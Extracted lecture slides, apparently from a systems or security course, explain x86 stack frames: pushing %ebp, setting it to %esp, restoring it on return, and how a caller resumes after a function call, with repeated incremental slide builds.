
`movl %esp %ebp` `/* %ebp = %esp */`

`movl (%ebp) %ebp` `/* %ebp = (%ebp) */`




RETURNING FROM FUNCTIONS

```
int main()  
{  
    ...  
    func("Hey", 10, -3);  
    ... Q: How do we restore %ebp?  
}
```



RETURNING FROM FUNCTIONS


```
int main()
{
    ...
    func("Hey", 10, -3);
    ... Q: How do we restore %ebp?
}
```



1. Push %ebp before locals

RETURNING FROM FUNCTIONS


```
int main()  
{  
    ...  
    func("Hey", 10, -3);  
    ... Q: How do we restore %ebp?  
}
```



1. Push `%ebp` before locals
2. Set `%ebp` to current `%esp`

RETURNING FROM FUNCTIONS


```
int main()
{
    ...
    func("Hey", 10, -3);
    ... Q: How do we restore %ebp?
}
```



1. Push `%ebp` before locals
2. Set `%ebp` to current `%esp`
3. Set `%ebp` to `(%ebp)` at return


RETURNING FROM FUNCTIONS

```
int main()  
{  
    ...  
    func("Hey", 10, -3);  
    ...  
}
```




RETURNING FROM FUNCTIONS


```
int main()  
{  
    ...  
    func("Hey", 10, -3);  
    ... Q: How do we resume here?  
}
```




INSTRUCTIONS THEMSELVES ARE IN MEMORY



